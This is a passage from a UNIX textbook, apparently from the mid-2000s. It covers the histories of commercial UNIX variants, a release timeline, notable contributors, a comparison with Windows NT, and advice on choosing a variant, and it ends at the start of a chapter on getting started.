The next significant version was Solaris 2.3, released in November 1993, which introduced many changes to the Solaris environment, included the latest version of the X Window System and began using Display PostScript for some of its graphics subsystems. Solaris 2.3 was also POSIX compliant. Solaris 2.4 was released in 1994; it included support for Motif. Solaris 2.5 was released in 1995 and included many new features such as the Common Desktop Environment (CDE), POSIX Threads, and NFS over TCP.

Solaris 2.6, the first version of Solaris to add support for Java, was released in late 1997. Solaris 2.6 also conformed to the UNIX 95 standard from X/OPEN and contained Y2K fixes.

Solaris 7 (the designation 2.7 was dropped in favor of simply 7) was released in 1998; it included many new features for improved usability and reliability. Some of the improvements are support for 64-

bit applications and web-based administration and configuration.

Solaris 8 was introduced in 2000. It includes many performance and administration enhancements, including a network cache accelerator for serving web pages, support for clustering of processors, automatic dynamic reconfiguration for reallocating system resources, hot-patching capabilities, live updating for the operating system, and centralized management capabilities. It also provides security enhancements, including a built-in firewall, support for Kerberos, role-based access control, and support for IPsec (IP security) which enables secure, authenticated connections over the Internet. It introduced support for IP version 6, integrated into its NFS/RPC (Network File System/Remote Procedure Call) and NIS/NIS+ (Network Information Services). Solaris 8 also includes the StarOffice 5.1 Productivity Suite, which provides a word processor, a spreadsheet program, a presentation program, a database program, and so on. With this release, Sun began offering its Solaris software free of charge.

Solaris 9 was released in 2002; it includes enhancements to system administration that gave administrators the ability to allocate resources on a system, to monitor usage of resources, and to generate accounting information about system usage. It introduced a new graphical user interface, called Web Start, for system administrations. Solaris 9 also supports the Secure Shell, used for secure connections. Solaris 9 also supports a new fixed-priority scheduling class for processes and a directory server for enterprise-wide users and resources.

In 2005 Sun released its most recent version of Solaris, Solaris 10. Solaris 10 on Sparc-based systems has been registered as a certified UNIX 03 product by the Open Group. Furthermore, to counter the popularity of Linux, Sun has engineered Solaris 10 for use on Intel *x*86 and AMD 64-based systems. Sun has introduced performance enhancements for these lower-end platforms. For server and for enterprise use, Solaris 10 provides enhancements to resource management. Limits can now be placed on resource use by applications so that systems are not overwhelmed by out-of-control applications. It allows systems to be logically partitioned into zones, each with its own specific functionality using NI containers. Solaris 10 also supports authentication using smart cards. Binary compatibility between Solaris 10 and Linux has been introduced. In 2005, Sun also released OpenSolaris, an open-source version of Solaris, so that outside contributions could help Solaris evolve.

Consult the Sun Microsystems web site, *http://www.sun.com/solaris/,* for more information about Solaris. For information on obtaining Solaris free of charge, go to *http://www.sun.com/software/solaris/get.jsp.* Additional information about OpenSolaris can be found at *http://www.opensolaris.org*.

MAC OS X

The Mac OS, the operating system developed by Apple Computer for its Macintosh computers, was first developed in 1984. The original versions of this operating system were very different from other operating systems, including UNIX. In particular, the Mac OS had an entirely graphical user interface with no command-line interface. However, the original Mac OS hindered the development of more modern versions of the Mac OS. The original architecture of the Mac OS was used up until Mac OS 9. Apple Computer decided to build new versions of the Mac OS, beginning with Mac OS X, on a UNIX-like operating system. To accomplish this, they developed *Darwin,* first released in 2000, which is a free, open-source variant of UNIX and the core upon which Mac OS X is built. The kernel of Darwin, called *XNU,* is based on the kernels of FreeBSD 5 and Mach 3, developed at Carnegie Mellon University. As an aside, Apple Computer's first variant of UNIX was A/UX (from *A*pple's *U*NIX). A/UX 3 merged the functionality of the UNIX System with the Macintosh System 7 operating system. A/UX 3 was based on UNIX System V Release 2.2 but included many extensions from System V Releases 3 and 4 and from 4.2BSD and 4.3BSD.

The initial release of Mac OS X, Version 10.0, called *Cheetah,* was introduced in early 2001. (Versions of Mac OS X are named after big cats.) This release was incomplete and slow, and few applications ran on it. However, it was a release upon which future versions could be built. Version 10.1, called *Puma,* was released in late 2001, which improved system performance and provided missing features. Mac OS X version 10.2, called *Jaguar,* was introduced in 2002. Jaguar was considered to be the first

solid release of Mac OS X; it provides performance enhancements, an improved user interface, and over 150 separate enhancements. The next release, Mac OS X version 10.3, called *Panther,* was introduced in 2003. Panther provided further performance enhancements, an extensive update to the user interface, and greater interoperability with Microsoft Windows. Mac OS version 10.4, called *Tiger,* was introduced in 2005. Among the new features introduced in Jaguar are Spotlight, a fast content and metadata-based file search tool, and support for 64-bit platforms and Intel *x*86 platforms. Mac OS Version 10.5, named Leopard, will be released in early 2007.

Although Mac OS X is not open source, Darwin, the operating system upon which it is built, is open source. Furthermore, in 2002, Apple and the Internet Systems Corporation founded OpenDarwin, a community set up to enable the cooperative development of new versions of Darwin. OpenDarwin develops new releases of the Darwin operating system. This group also offers DarwinPorts, which provides an easy way to install various open-source software on versions of Darwin and Mac OS X systems. For more about OpenDarwin, go to *http://www.opendarwin.org/,* and for more on DarwinPorts, go to *http://darwinports.opendarwin.org/.*

AIX

IBM's version of UNIX is called AIX (short for Advanced Interactive eXchange!) and is primarily developed for use on IBM workstations. IBM has invested billions of dollars in the development of its UNIX servers, both for hardware development and development of AIX. The fruits of this investment can be seen in the increasing power and added capabilities of AIX that make AIX an extremely competitive version of UNIX for servers.

AIX Version 1 was released in 1986 and was based on UNIX System V Release 3. In subsequent releases, source code from BSD 4.2 and BSD 4.3 was introduced into AIX. Version 2 was released in 1987. AIX Version 3 was released in 1990 as a developer release licensed only to OSF. Release 1 of AIX Version 3 introduced the Journaled File System (JFS).

Version 4 of AIX, denoted by AIX 4, was introduced in 1994. In 1995, the CDE desktop environment replaced the Motif X Window Manager in AIX 4. Support for 64-bit architectures was introduced in AIX 4.3 in 1997. AIX 4.3 was registered with the UNIX 98 mark by the Open Group and conforms with the POSIX 1 and POSIX 2 standards.

The latest version of AIX is AIX 5L, released in 2001. The letter L in AIX 5L indicates a strong affinity of this operating system to Linux; AIX 5L incorporates libraries of Linux routines and application programming interfaces that enable almost all Linux applications to run on AIX 5L. The current release, AIX 5L Version 5.3, supports as many as 64 central processing units and a total of two terabytes of RAM. The JFS2 file system has been introduced to AIX 5L. It supports files and partitions as large as 16 terabytes. Many other enhancements have been made to AIX in AIX 4 and AIX 5L, especially in the areas of scalability, security, performance, server capabilities, networking, and administration. Some versions of AIX 5L are UNIX 03-registered products. For more information about AIX, including features, consult the following page on the IBM web site:
http://www.austin.ibm.com/software/aix_os.html.

HP-UX

The variant of the UNIX operating system developed and sold by Hewlett-Packard for use on its computers and workstations is called HP-UX. The first version of HP-UX was introduced in 1986. HP-UX was originally based on UNIX System V Release 2.0, but many enhancements have been introduced through the years. Significant advances were made with the introduction of HP-UX 9.0 in 1992, which provided support for workstations. HP-UX 9.0 met many standards, including POSIX 1003.1 and 1003.2, XPG4, and the SVID 2 and 3. It incorporated many features of 4.3BSD and a graphical user interface, called the Visual User Environment (VUE). In 1995 HP-UX 10.0 was introduced, providing enhancements in networking, system management, security, and many other areas. It incorporated the SVR4 File System Directory Layout structure. HP-UX 10.0 added conformance to the Single UNIX Specification and POSIX 1003.1b (Real Time Standard). Furthermore, HP-UX 10.0 included support for the Common Desktop Environment (CDE). It also met the C2 level of security (controlled access protection) specified by the National Computer Security

Center.

HP-UX 11.0, released in 1997, provides a 64-bit operating environment and includes many features needed for servers running mission-critical applications, as well as many new features for workstations, including increasing networking and 3-D graphics support. Of the many subsequent substantial releases, HP-UX 11.11, released in 2000, is the most noteworthy. This release, also known as HP 11 i, introduced the notion of *operating environments,* which are bundled groups of layered applications designed for specific types of use. Available types include Foundation (designed for use by web servers and content servers), Enterprise (designed for use by database servers), Mission Critical (designed for use for back-end application servers and transaction processing), Minimal Technical (designed for use on general-purpose workstations), and Technical Computing (designed for use on compute-intensive workstations).

You can obtain more information about HP-UX at the HP web site; start with the page at *http://www.hp.com/unixwork/*.

UNIXWARE

The Santa Cruz Operation originally based its operating systems on UNIX System V/386 Release 3.2, a version of UNIX System V Release 3 designed for use on Intel 80386 processors. SCO has evolved this original version of UNIX into a family of operating system in its OpenServer product line. The Santa Cruz Operation also offered UnixWare, a UNIX variant jointly developed by the AT&T UNIX Systems Laboratory and Novell, following the sale of all UnixWare products by Novell to SCO. UnixWare 2, based on an integration of UNIX System V Release 4.2 and Novell NetWare, which supports client/server computing, was released in 1995.

The Santa Cruz Operation, as the owner of UNIX System V, developed *System V Release 5,* concentrating on further developing the technology of the UNIX kernel. The SVR5 kernel was optimized for large-scale server applications. Among the areas of improvement in SVR5 were system performance, system capacity and scalability, and reliability and availability. Performance gains resulted from improved process synchronization, scheduling, and memory management. System capacity and enhanced scalability result from support of up to 64 GB of main memory, up to 1TB file and file systems, and 512 logical disks. The higher availability and reliability result from support for server clustering and built-in device fail-over capabilities. SVR5 also provides support for 64-bit file systems and implements 64-bit commands, libraries, and APIs.

The Santa Cruz Operation based its subsequent UnixWare products on the System V Release 5 kernel. Their latest release of UnixWare was UnixWare 7. Because it is based on the SVR5 kernel, UnixWare 7 supports 64-bit files systems and operations and includes development tools that support 64-bit integer operations. UnixWare 7 includes the Common Desktop Environment (CDE). It also includes an integrated Netscape browser and web server. It provides Java-based administration and support with a web interface and access and management of applications over a network. UnixWare 7 also includes support for Java. The Santa Cruz Operation also evolved the original version of UNIX into a family of operating systems in its OpenServer product line.

In 2000 the Santa Cruz Operation sold the rights to UnixWare to Caldera Systems. Caldera later changed its name to the SCO Group. (The Santa Cruz Operation was originally known as SCO; they changed their name to Tarantella when they sold UnixWare and the part of their company dealing with operating systems to Caldera.) The SCO Group has continued to develop further releases of UnixWare; the latest release is UnixWare 7.1.4. New features in this release include added security functionality, including support for IPsec and support for OpenSSH and OpenSSL, and advanced hyperthreading capabilities. Also, the SCO Group has continued to evolve the OpenServer product line; in 2005, the SCO Group released SCO OpenServer 6, which is bundled with many open-source applications, including Apache, Samba, MySQL, OpenSSH, Firefox, and KDE. OpenServer 6 provides many improvements over OpenServer 5, including vastly improved SMP support, with support for as many as 32 x86-family processors on a single server and support for files larger than one terabyte on a partition.

Go to *http://www.sco.com/products/unix/* for more information about OpenServer and UnixWare

operating systems.

Tru64 UNIX

For many years the Digital Equipment Corporation (DEC) sold computers running their version of UNIX, which was called ULTRIX and was based on 4.2BSD. Later, with the advent of their Alpha processor-based computers, they focused on a different UNIX variant, DEC OSF/1, based on the OSF/1 operating system developed by the Open Systems Foundation. DEC OSF/1 included extensive enhancements beyond what is included in OSF/1. In particular, it provided 64-bit support, real-time support, enhanced memory management, symmetric multiprocessing, and a fast-recovery file system. DEC OSF/1 integrated OSF/1, System V, and BSD components, ran under a Mach kernel, and provided backward compatibility for ULTRIX applications. DEC OSF/1 was compliant with Spec 1170 (except for curses support) and with POSIX 1003.1, POSIX 1003.2, and X/Open XPG4. DEC OSF/1 was renamed *Digital UNIX.*

In January 1998, Compaq Computer Corporation purchased DEC and continued the development of Digital UNIX. They have renamed Digital UNIX, giving it the new name *Tru64 UNIX,* highlighting that it is a 64-bit operating system that can take advantage of 64-bit hardware. This UNIX variant includes a wide range of features designed to support highly reliable networked applications running on servers. In 2002, HP purchased Compaq. HP announced its intention to migrate many of Tru64 UNIX's more unique features to HP-UX. The current release is Tru64 UNIX 5.1; HP has committed to support this operating system until at least 2011.

For more information about Tru64 UNIX, consult the HP Tru64 web pages at *http://h30097.www3.hp.com/*.

IRIX

IRIX is a proprietary version of UNIX System V Release 4 provided by Silicon Graphics for use on its MIPS-based workstations. IRIX is a 64-bit operating system, which is one of its features that optimize its performance for graphics applications requiring intensive CPU processing. The current release of IRIX, IRIX 6.5, offers scalability, large-scale data management, real-time 3-D visualization capability, and middleware platforms. IRIX has been designed so that it provides functionality in many areas, including server support, applications launching, and digital media support. IRIX is compliant with many UNIX standards. Consult the Silicon Graphics web site, *http://www.sgi.com/,* for more information about IRIX.

PREV NEXT

A UNIX System Timeline

The following timeline summarizes the development of UNIX from its beginning to 2006. For an incredibly detailed timeline of releases of different UNIX variants, go to *http://www.levenez.com/unix/*.

Year	UNIX Variant or Standard	Comments
1969	UNICS (later called UNIX)	A new operating system invented by Ken Thompson and Dennis Ritchie for the PDP-7
1973	Fourth Edition	Written in C programming language; widely used inside Bell Laboratories
1975	Sixth Edition	First version widely available outside of Bell Labs; more than 600 machines ran it
1978	3BSD	Virtual memory
1979	Seventh Edition	Included the Bourne shell, UUCP, and C; the direct ancestor or modern UNIX
1980	Xenix	Introduced by Microsoft
1980	4BSD	Introduced by UC Berkeley
1982	System III	First public release outside of Bell Labs
1983	System V Release 1	First supported release
1983	4.1BSD	UC Berkeley release with performance enhancements
1984	4.2BSD	UC Berkeley release with many networking capabilities
1984	System V Release 2	Protection and locking of files, enhanced system administration, and job control features added
1986	HP-UX	First version of HP-UX released for HP Precision Architecture
1986	AIX Version 1	First version of IBM's proprietary version of UNIX, based on SVR3
1987	System V Release 3	STREAMS, RFS, TLI added
1987	4.3BSD	Minor enhancements to 4.2BSD
1988	POSIX	POSIX.1 published
1989	System V Release 4	Unified System V, BSD, and Xenix
1990	XPG3	X/Open specification set
1990	OSF/1	Open Software Foundation release designed to compete with SVR4
1991	386BSD	Based on BSD for Intel 80386
1991	Linux 0.01	Linus Torvalds started development of Linux
1992	SVR4.2	USL-developed version of SVR4 for the desktop
1992	HP-UX 9.0	Supported workstations, including a GUI
1993	Solaris 2.3	POSIX compliant
1993	4.4BSD	Final Berkeley release
1993	FreeBSD 1.0	Initial release based on 4.3BSD and 386BSD

1993	SVR4.2MP	Last version of UNIX developed by USL
1994	Linux 1.0	First version of Linux not considered a “beta”
1994	NetBSD 1.0	First multiplatform release
1994	Solaris 2.4	Motif supported
1994	AIX4	Introduced CDE support
1994	FreeBSD 2.0	Based on 4.4BSD-Lite to allow free distribution
1995	UNIX 95	X/Open mark for systems registered under the Single UNIX Specification
1995	Solaris 2.5	CDE supported
1995	HP-UX 10.0	Conformed to the Single UNIX Specification and the Common Desktop Environment (CDE)
1996	Linux 2.0	Performance improvements and networking software added
1996	OpenBSD 1.2	Initial release with strong support of security
1997	Solaris 2.6	UNIX 95 compliant, JAVA supported
1997	Single UNIX Specification, Version 2	Open Group specification set
1997	System V Release 5	Enhanced SV kernel, including 64-bit support, increased reliability, and performance enhancements
1997	UnixWare 7	SCO UNIX based on SVR5 kernel
1997	HP-UX 11.0	64-bit operating system
1997	AIX 4.3	Support for 64-bit architectures, registered with UNIX 98 mark
1998	UNIX 98	Open Group mark for systems registered under the Single UNIX Specification, Version 2
1998	FreeBSD 3.0	Kernel changes and security fixes
1998	Solaris 7	Support for 64-bit applications, free for noncommercial users
1999	Linux 2.2	Device drivers added
1999	Darwin	Apple developed UNIX-like OS, basis for Mac OS X
2000	Solaris 8	Performance and application support enhancements
2000	HP-UX 11i	Introduces operating environments
2000	FreeBSD 4.0	Networking and security enhancements
2001	Linux 2.4	Enhanced device support, scalability enhancements
2001	AIX 5L	Introduced affinity for Linux
2001	Mac OS X 10.0 “Cheetah”	First Mac OS release based on Darwin. Incomplete and slow, but with basic OS features, device support, and software development environment
2001	Mac OS X 10.1 “Puma”	More complete than Cheetah, with performance enhancements and support for additional device drivers
2002	Solaris 9	Manageability, security, and performance enhancements
2002	Mac OS X 10.2 “Jaguar”	First solid release of Mac OS X
2003	Linux 2.6	Scalability for operation on embedded systems to large servers,

		human interface, networking, and security enhancements
2003	Mac OS X 10.3 “Panther”	Performance enhancements, an extensive update to the user interface, and greater interoperability with MS Windows
2003	Single UNIX Specification, Version 3	Developed by the Austin Group
2003	FreeBSD 5.0	Improved SMP support, TrustedBSD security features
2004	Solaris 10	Advanced security, performance, and availability enhancements
2004	NetBSD 2.0	Support for SMP
2005	OpenServer 6	Improved SMP support and support for extremely large files
2005	Mac X 10.4 “Tiger”	New features include Spotlight, a fast content and metadata-based file search tool, and support for 64-bit platforms and Intel x86 platforms
2005	Net BSD 3.0	Suppose Xen Virtual Machine Monitor

PREV NEXT

PREV NEXT

UNIX Contributors

The following table summarizes important contributors to evolution of UNIX:

Aho, Alfred	Coauthor of the AWK programming language and author of egrep
Bourne, Steven	Author of the Bourne shell, the ancestor of the standard shell in UNIX System V
Canaday, Rudd	Developer of the UNIX System file system, along with Dennis Ritchie and Ken Thompson
Cherry, Lorinda	Author of the Writer's Workbench (WWB), coauthor of the eqn preprocessor, and coauthor of the bc and dc utilities
Honeyman, Peter	Developer of HoneyDanBer UUCP at Bell Laboratories in 1983 with David Nowitz and Brian Redman
Horton, Mark	Author of curses and terminfo, and a major contributor to the UUCP Mapping Project and the development of USENET
Joy, William	Creator of the vi editor and the C shell, as well as many BSD enhancements. Cofounder of Sun Microsystems
Kernighan, Brian	Coauthor of the C programming language and of the AWK programming language. Rewrote troff in the C language
Korn, David	Author of the Korn shell, a superset of the standard System V shell with many enhanced features, including command histories
Lesk, Mike	Developer of the UUCP System at Bell Laboratories in 1976 and author of the tbl preprocessor, ms macros, and lex
Mashey, John	Author of the early versions of the shell, which were later merged into the Bourne shell
McIlroy, Doug	Developed the concept of pipes and wrote the spell and diff commands
Morris, Robert	Coauthor of the utilities bc and dc
Nowitz, David	Developer of HoneyDanBer UUCP at Bell Laboratories in 1983 with Peter Honeyman and Brian Redman
Ossanna, Joseph	Creator of the troff text formatting processor
Ousterhout, John	Developer of Tcl command language
Redman, Brian	Developer of HoneyDanBer UUCP at Bell Laboratories in 1983 with Peter Honeyman and David Nowitz
Ritchie, Dennis	Inventor of the UNIX Operating System, along with Ken Thompson, at Bell Laboratories. Inventor of the C language, along with Brian Kernighan
Scheifler, Robert	Mentor of the X Window System
Stallman, Richard	Developer of the programmable visual text editor emacs, and founder of GNU project and the Free Software Foundation
Stroustrup, Bjarne	Developer of the object-oriented C++ programming language
Tannenbaum,	Creator of Minix, a program environment that led to the development of Linux

Andrew	
Thompson, Ken	Inventor of the UNIX operating system, along with Dennis Ritchie, at Bell Laboratories
Torek, Chris	Developer from the University of Maryland who was one of the pioneers of BSD UNIX
Torvalds, Linus	Creator of the Linux operating system, an Intel personal computer-based variant of UNIX
Wall, Larry	Developer of the Perl programming language
Weinberger, Peter	Coauthor of the AWK programming language

PREV NEXT

PREV NEXT

The UNIX System and Microsoft Windows NT Versions

Microsoft's Windows NT operating system has been positioned as an alternative to UNIX, particularly in the server and network operating system arenas. However, it fails to equal UNIX in many areas, including adaptability, efficient use of resources, and reliability Also, as a proprietary system (unlike open-source versions of UNIX such as Linux and FreeBSD) it lacks the flexibility and readiness to incorporate new features that UNIX offers, as you will learn in this section.

Windows NT

Windows NT is a multitasking operating system designed by Microsoft to have many of the features of UNIX and other advanced capabilities not found in Microsoft Windows. Microsoft began work on NT in 1988, when it hired one of the leaders in the development of the Digital VMS operating system, David Cutler, to head this project. Windows NT was designed to compete with UNIX as the operating system for servers. Early versions of Windows NT had many problems, including a large number of bugs, poor performance, problems with memory, and a lack of application software. Release 3.5 of Windows NT eliminated many of the problems of earlier releases. Since then, many different releases of Windows NT have been introduced. In particular, Windows XP marketed by Microsoft as a desktop operating system, is really just a version of Windows NT, and was referred internally at Microsoft as Windows NT 5.1. Similarly, Windows Server 2003 is referred to internally at Microsoft as Windows NT 5.2.

Windows NT accomplished POSIX compliance using what Microsoft calls an *environment subsystem.* An environment subsystem is a protected subsystem of NT running in a nonprivileged processor mode that provides an application programming interface specific to an operating system. Besides the POSIX environment subsystem, Windows NT has Win32, 16-bit Windows, MS-DOS, and OS/2 environment subsystems that allow Windows, DOS, and OS/2 programs to run under Windows NT. Reviewers of NT have found many deficiencies in the Windows NT POSIX environment subsystem.

Differences Between Windows NT and UNIX

Windows NT was designed to share many of the features of UNIX, but there are many substantial differences. UNIX is a case-sensitive operating system, whereas NT often ignores case. This can cause problems, since a user may really want to have two files in the same directory that differ only by the cases of their names (such as *DRA* and *Dra*). Both Windows NT and UNIX System V are multitasking operating systems. However, Windows NT supports only one user at a time (although applications on servers may allow concurrent use by multiple users even though the operating system only deals with one user at a time), whereas the UNIX System can support many simultaneous users. There is only one Windows NT, controlled by Microsoft, but there are many versions of UNIX, but with standardization efforts, different versions of UNIX share features and interfaces. For example, both Windows NT and UNIX support a user-friendly graphical user interface. With the standardization and adoption of the CDE by essentially all UNIX vendors, the graphical user interface for UNIX is compatible across different UNIX variants.

One of the major advantages of UNIX is its capability to be adapted to new hardware. For example, Windows NT is a 32-bit or 64-bit operating system, whereas most versions of UNIX are now 64-bit operating systems, with 128-bit versions now available. This allows UNIX to support complex computing applications that require a large address space, such as applications that arise in DNA research, and to take advantage of the performance gains produced when 128-bit processors are used. There is a fundamental difference in the system design of UNIX and NT. Windows is an event-driven operating system, whereas UNIX is a process-driven operating system.

You can run Windows programs using either Windows NT or a version of UNIX with a Windows emulation package. Windows NT is only partially compliant with POSIX standards, by contrast with the most widely used variants of UNIX. Windows NT complies with the POSIX 1003.1 specification, but only within its POSIX environment subsystem. Windows applications are not POSIX compliant. On the other hand, many widely used UNIX variants are POSIX 1003.1 compliant. Unlike many versions of

UNIX, Windows NT is not compliant with the POSIX.2 specification that defines command processor and command interfaces for standard applications. NT also does not comply to the POSIX.4 specification for a threads interface.

Windows NT runs on a limited set of processors. UNIX, on the other hand, runs on just about every processor in use today. Windows NT requires 12 MB of memory to run on a computer, whereas UNIX requires much less memory, with some versions requiring as little as 2 MB. One reason for this is that variants of UNIX can be run without a graphical user interface (GUI), unlike Windows.

Comparing UNIX and NT for Servers

The Microsoft Corporation has been developing Windows NT to compete head to head with UNIX for use on servers. The vast marketing effort undertaken by Microsoft has made inroads in this market, and Windows NT has become suitable for some, but not all, server applications. However, UNIX is continuing to evolve more quickly than Windows, primarily because of its openness and the large community of developers working on UNIX.

Many differences distinguish Windows NT and UNIX in the server area. UNIX is considered much more scalable than Windows NT for large applications, such as those that use extremely large databases, with systems that use as many as 128 processors. Windows NT is limited to 32 processors and two gigabytes of addressable memory on all the architectures it supports; the same is not true of UNIX. UNIX-based systems have run more than 100,000 transactions per minute.

Reliability is another important area where UNIX outshines Windows NT. Several UNIX vendors have developed sophisticated clustering capabilities that permit a large number of UNIX systems to run as a single unit. Windows NT does not support this capability for more than two systems. Load balancing across machines in a cluster is another area in which UNIX has outpaced Microsoft's NT operating system.

Considerable cost savings can also result from the use of open-source variants of UNIX instead of Windows NT, especially when it is possible to clone servers. With Windows NT, additional costs are incurred for each server closed. Furthermore, you can obtain open-source application software for variants of UNIX, such as web server software, mail server software, database software, and integrated office software. Although analogous open-source software is also available for Windows, it often does not run as well on Windows platforms. To obtain application software of similar quality for Windows NT, you would need to spend a considerable amount of money.

How the Evolution of UNIX Differs from That of NT

Unlike UNIX, NT is not an open operating system. You cannot gain access to the source code for NT as you can for many important variants of UNIX. Source code for these variants of UNIX is readily available, either free of charge or for a fee from a vendor. NT is also a proprietary operating system, so that Microsoft controls its evolution. Some versions of UNIX are proprietary, but others are not, and no one can control the evolution of UNIX (although such people as Linus Torvalds can influence it). The openness and lack of central control makes it possible for UNIX to evolve as people develop new features, which may find their way into future versions. The only way for NT to evolve is for Microsoft to develop enhancements-and this is a severe limitation, even with the large technical staff employed by Microsoft.

PREV NEXT

PREV NEXT

The Future of UNIX

The UNIX System continues to evolve. An abiding virtue of UNIX is its capability to grow and incorporate new features as technology progresses. Undoubtedly, many new features, tools, utilities, and networking capabilities will be developed in the next few years. New capabilities are continually being developed as communities of developers add features and capabilities to Linux and other UNIX variants, including FreeBSD, NetBSD, and OpenBSD, Darwin, and OpenSolaris. Many developers will continue to volunteer their efforts to create enhancements to UNIX that can be used free of charge. Concurrently, vendors who want to offer the most robust version of UNIX for particular types of applications will continue to develop new features for their proprietary versions of UNIX, including IBM, HP, Sun, Apple, and the SCO Group, with emphasis from IBM, HP, and Sun on increasing the capabilities of UNIX for server and enterprise applications, and Sun and Apple furthering the utility of UNIX on the desktop.

The unification of UNIX that began with the development of UNIX SVR4 has been furthered by the Single UNIX Specification from the Open Group. After wide testing and use, some of the features introduced in different UNIX variants will find their way into later versions of the Single UNIX Specification.

The vast number of creative people working on new capabilities for UNIX assures that it has an interesting and exciting future. There will also probably be many different variants of UNIX, especially those with community of developers and offered free of charge. However, the number of different variants offered by large computer companies will probably decrease as these vendors either work together to unify versions of UNIX or adopt an open-source variant. More UNIX variants will develop to meet specific application and platform needs. Although these different versions of UNIX will generally conform to some base set of standards, such as the Single UNIX Specification, each will contain its own unique set of enhancements. More and more applications will run on an ever-wider range of UNIX platforms through porting collections, binary compatibility and the use of the APIs described in the Single UNIX Specification.

Some people believe that UNIX variants will be increasingly used for desktop computing, as well as portable computing. The pace at which this happens depends on the development of a robust collection of easy-to-use applications that run on UNIX variants, analogous or identical to those running on Windows. UNIX, as implemented in the many variants of UNIX, including those called Linux, will thrive as the operating system of choice for demanding applications on servers, especially for networked environments. It will also be adapted for new hardware platforms of all types. In both of these areas, it will most likely outpace proprietary offerings, including those from Microsoft. The future development of the UNIX System will also be furthered by collaboration over the Internet, and the Internet itself will benefit from new features of UNIX that have been developed to enable networked applications. Finally, UNIX will continue to be used for enterprise and transaction-intensive applications, as vendors ensure that their UNIX platforms meet the needs of these computing intensive applications.

PREV NEXT

PREV NEXT

Choosing a UNIX Variant

As you have seen, there are a multitude of UNIX variants. Picking a variant that meets your needs depends on how you plan to use UNIX. For example, you may want to run UNIX on your desktop or your laptop computer. If you want to use UNIX this way, you have many choices. You can buy a computer with a UNIX variant already installed, such as a Macintosh computer with Mac OS X or a computer with Linux, FreeBSD, or some other UNIX variant already preinstalled. If you are a more experienced user and would like to configure your own machine, you can select a free or low-cost UNIX variant from the many available choices, including a large collection of different Linux distributions, FreeBSD, OpenBSD, NetBSD, Solaris, and many other UNIX variants. Although you can get many of these variants free via Internet download, you may prefer to purchase a supported version of one of these variants. Instead of downloading such a variant, you will be provided with media containing the operating system. Before selecting a UNIX variant, you should examine how well each of these variants meets your particular computing needs. You should also research how easy it is to install each variant on the hardware platform you have. Many people relate their experiences and problems installing and running different UNIX variants on web sites that you can find using a search engine. You also need to consider the software you want to run on your machine on top of your UNIX variant. For each UNIX variant, there are thousands of software programs that have been ported to run on it. However, you should make sure that the particular software programs you would like to run have been ported to the variant of UNIX you are considering, or that they are already included in your distribution.

Choosing a UNIX variant to run a low-end server, such as a web server, involves some of the same considerations as choosing a UNIX variant to run on the desktop. If you want to run Linux on your server, you should select a Linux variant that includes a full suite of system administration capabilities and strong support for security, such as Red Hat, Slackware, or Debian. Among the most common BSD variants, many people consider FreeBSD to be an excellent choice for running a variety of server applications, including a web server, a file server, or a mail server. OpenBSD is considered to be the best choice for security applications, including running a firewall or an authentication server. NetBSD is considered the best choice for running servers on unusual machines, such as computers salvaged from other uses.

Different considerations apply when choosing a UNIX variant for running a high-end server, an enterprise or mission-critical application, or computing-intensive applications. For such uses, you could examine supported UNIX variants that include additional capabilities to ensure reliability and availability, excellent performance, scalability, supportability, interoperability, adequate security, and other features important for this type of computing. You should examine the proprietary UNIX variants that major computer companies such as HP, IBM, and Sun Microsystems offer, as well as their supported Linux distributions, which include add-ons needed for enterprise applications.

PREV NEXT

PREV NEXT

Summary

You have learned about the structure and components of UNIX. You will find this background information useful as you move on to Chapters 2, 3, and 4, where you will learn how to use the basic features and capabilities of UNIX, such as files and directories, basic commands, and the shell. This chapter has described the birth, history, and evolution of UNIX. In particular, you learned about the evolution of UNIX System V, the Berkeley Software Distribution, GNU, and Linux. Then you became acquainted with the modern history of UNIX, including descriptions of the important standards in the UNIX world. This chapter then covered the origins and features of many important UNIX variants, including Linux, Solaris, FreeBSD, AIX, Mac OS X, HP-UX, and others. The chapter also compared and contrasted the UNIX System and Windows NT. (Chapter 18 will tell you how to use UNIX and Windows together.) Finally, this chapter briefly explored the possible future of UNIX and proffered advice on selecting a UNIX variant that can meet your needs.

PREV NEXT

PREV NEXT

How to Find Out More

You can learn more about the history and evolution of UNIX by consulting these books:

Dunphy, Ed. *The UNIX Industry and Open Systems in Transition*. 2nd ed. New York: Wiley, 1994.

Libes, Don, and Sandy Ressler. *Life with UNIX*. Englewood Cliffs, NJ: Prentice Hall, 1989.

Lucent Technologies. "The Creation of the UNIX Operating System." *http://www.bell-labs.com/history/unix/*

Ritchie, D.M. "The Evolution of the UNIX Time-Sharing System." *AT&T Bell Laboratories Technical Journal*, vol. 63, no. 8, part 2, October 1984.

Salus, Peter. *A Quarter Century of UNIX*. Reading, Massachusetts, 1994.

The UNIX System Oral History Project. Edited and transcribed by Michael S. Mahoney. AT&T Bell Laboratories.

PREV NEXT

PREV NEXT

Chapter 2: Getting Started

Overview

Chapter 1 gave you an overview of UNIX, including a history of the UNIX operating system and the UNIX variants available today. This chapter introduces you to the things you need to know to start using your UNIX system. In this chapter, you will learn:

- How to access and log in to a UNIX system
- How to select and change your password
- How to run basic commands
- How to communicate with other users
- How to use a simple e-mail program

By the end of this chapter, you should be able to log in to the system, get some work done, and log out.

PREV NEXT

PREV NEXT

Starting Out

You can access a UNIX system in one of two general ways: either locally (that is, while sitting at the computer you are connected to), or remotely (by connecting to the computer over a network). Most of what you will learn in this book applies equally well to either case. In particular, the basic UNIX commands will work in exactly the same way Before you can start using those commands, however, you will need to know how to access your UNIX system.

Connecting Locally

To connect to a UNIX machine locally, you need to be physically at the computer. If that computer is a UNIX workstation, all you need to do is log in with your username and password. If you are using Mac OS X, you just need to run the Terminal application, available under Applications | Utilities, in order to access the UNIX command line that is built in to the operating system.

You can also run a version of UNIX, such as Linux, FreeBSD, or Solaris, on a PC. The next section describes where you can find one of these UNIX variants and how to get it running on your computer. Once it is installed, you just need to log in to the system, as on a UNIX workstation.

Installing a UNIX Variant on a PC

The process of installing a UNIX variant on a PC has become surprisingly straightforward. You will need a Pentium PC (or equally powerful machine), and you will probably want a CD-ROM drive so that you can install from a CD. Ideally, you will have a hard disk with at least 1 gigabyte free, but it is possible to run some versions of Linux (such as Knoppix) directly from the CD-ROM without installing to a hard drive at all.

